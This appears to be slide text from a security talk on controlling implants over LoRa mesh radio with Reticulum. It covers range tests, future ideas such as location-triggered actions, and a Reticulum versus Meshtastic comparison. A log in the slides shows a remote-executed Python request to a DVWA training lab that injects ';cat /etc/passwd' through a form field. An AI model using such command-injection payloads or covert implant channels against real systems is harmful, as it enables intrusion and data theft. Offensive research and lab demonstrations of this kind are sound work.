
CODING RATE 5

TX POWER 21 dBm


RANGE TESTS - TERRESTRIAL



RANGE TESTS - AIRBORNE



RANGE TESTS - AIRBORNE



RANGE TESTS - AIRBORNE

```
[2025-04-27 16:23:37] [Notice] RNodeInterface[Worker] is configured and powered up
[2025-04-27 16:23:38] [Notice] rnx listening for commands on <cdb2671c3969b357157def27eec673ec>
[2025-04-27 16:36:10] [Notice] Command link <4a86f3fdedf6f484b59c054df98b8354> established
[2025-04-27 16:36:12] [Notice] Initiator of link <4a86f3fdedf6f484b59c054df98b8354> identified as
<8a4fe72554a993585ed09a037080d3b4>
[2025-04-27 16:36:18] [Notice] Executing command [python -c 'import requests; from datetime import
datetime; response = requests.post("http://192.168.200.1/DVWA/vulnerabilities/exec/", headers={"Content-
Type": "application/x-www-form-urlencoded", "Cookie": "security=low;
PHPSESSID=7a4hr1chtlql8j9g5e05doo4pl", "Referer": "http://192.168.200.1/DVWA/vulnerabilities/exec/", "X-
Request-Timestamp": datetime.utcnow().strftime("%a, %d %b %Y %H:%M:%S GMT")},
data="ip=127.0.0.1%3Bcat+%2Fetc%2Fpasswd&Submit=Submit", verify=False); print(response.text)'] for
<8a4fe72554a993585ed09a037080d3b4>
[2025-04-27 16:36:21] [Notice] Delivering result of command [python -c 'import requests; from datetime
import datetime; response = requests.post("http://192.168.200.1/DVWA/vulnerabilities/exec/", headers=
{"Content-Type": "application/x-www-form-urlencoded", "Cookie": "security=low;
PHPSESSID=7a4hr1chtlql8j9g5e05doo4pl", "Referer": "http://192.168.200.1/DVWA/vulnerabilities/exec/", "X-
Request-Timestamp": datetime.utcnow().strftime("%a, %d %b %Y %H:%M:%S GMT")},
data="ip=127.0.0.1%3Bcat+%2Fetc%2Fpasswd&Submit=Submit", verify=False); print(response.text)'] to
<8a4fe72554a993585ed09a037080d3b4>
[2025-04-27 16:37:03] [Notice] Command link <4a86f3fdedf6f484b59c054df98b8354> closed
[2025-04-27 16:37:08] [Notice] Command link <34bd46e7f8338c2451ff23a521365a86> established
[2025-04-27 16:37:09] [Notice] Initiator of link <34bd46e7f8338c2451ff23a521365a86> identified as
<8a4fe72554a993585ed09a037080d3b4>
[2025-04-27 16:37:10] [Notice] Executing command [mpg123 /home/michael/monster_kill.mp3] for
<8a4fe72554a993585ed09a037080d3b4>
[2025-04-27 16:37:14] [Notice] Delivering result of command [mpg123 /home/michael/monster_kill.mp3] to
<8a4fe72554a993585ed09a037080d3b4>
[2025-04-27 16:37:28] [Notice] Command link <34bd46e7f8338c2451ff23a521365a86> closed
```

TAKING IT FURTHER

GPS DATA

- Integrated with many LoRa boards from “the factory”
- Useful for geolocating implants
- Can trigger actions based on location

RF TELEMETRY

- Environment baselining
- Kismet/WigleCSV metadata collection
- Event-based actioning (e.g., “run X code when Y client is near/far”)



TAKING IT FURTHER

SIDEBAND

- Sideband support (mobile RNS-based messaging client)
- Communication with nodes via mobile devices

AUTOMATED CONFIG

- “Smarter” handling of identities
- Automatic provisioning of configs (campaigns, radio config, etc.)
- Automatic re-configuration of deployed nodes



Source: [Sideband GitHub](#)

QUESTIONS


crickets

RESOURCES




<https://pastebin.com/G9dFRNwk>

BACKUP SLIDES



RETICULUM VS MESHTASTIC



- Low adoption (for now)
- Complete network stack
- Available chat programs use LXMF messaging implementation
- Forward secrecy and other cryptographic features implemented from ground-up
- Python; needs SBC/other computer for processing



- High adoption
- Low barrier to entry - many boards can be shipped pre-installed
- LoRa communications only
- Protobuf messaging implementation
- No forward secrecy - if your packets get sniffed, and then a key is compromised, you're done
- Runs right on the LoRa board